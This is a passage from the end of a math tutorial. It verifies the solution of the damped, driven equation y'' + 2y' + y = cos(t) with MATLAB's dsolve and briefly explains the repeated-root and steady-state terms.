syms y(t) t;% dy = y'dy = diff(y(t));% dy2 = y''dy2 = diff(y(t), 2);% y'' + 2*y' + y = cos(t)diffEq = dy2 + 2*dy + y == cos(t);% solve the differential equation and simplify it.simplify(dsolve(diffEq))
By executing the code, you will obtain the same answer that was manually solved for:
Running the above MATLAB code and obtaining the same solution.
Final Thoughts
The equation
y′′+2y′+y=cos(t)
is a classic example of a damped, driven system. The repeated root in the homogeneous solution creates the factor of te^(−t), while the cosine forcing introduces a sinusoidal steady-state response.
Once you’re comfortable with this process, you can apply it to a huge class of differential equations that appear in physics, engineering, and applied mathematics.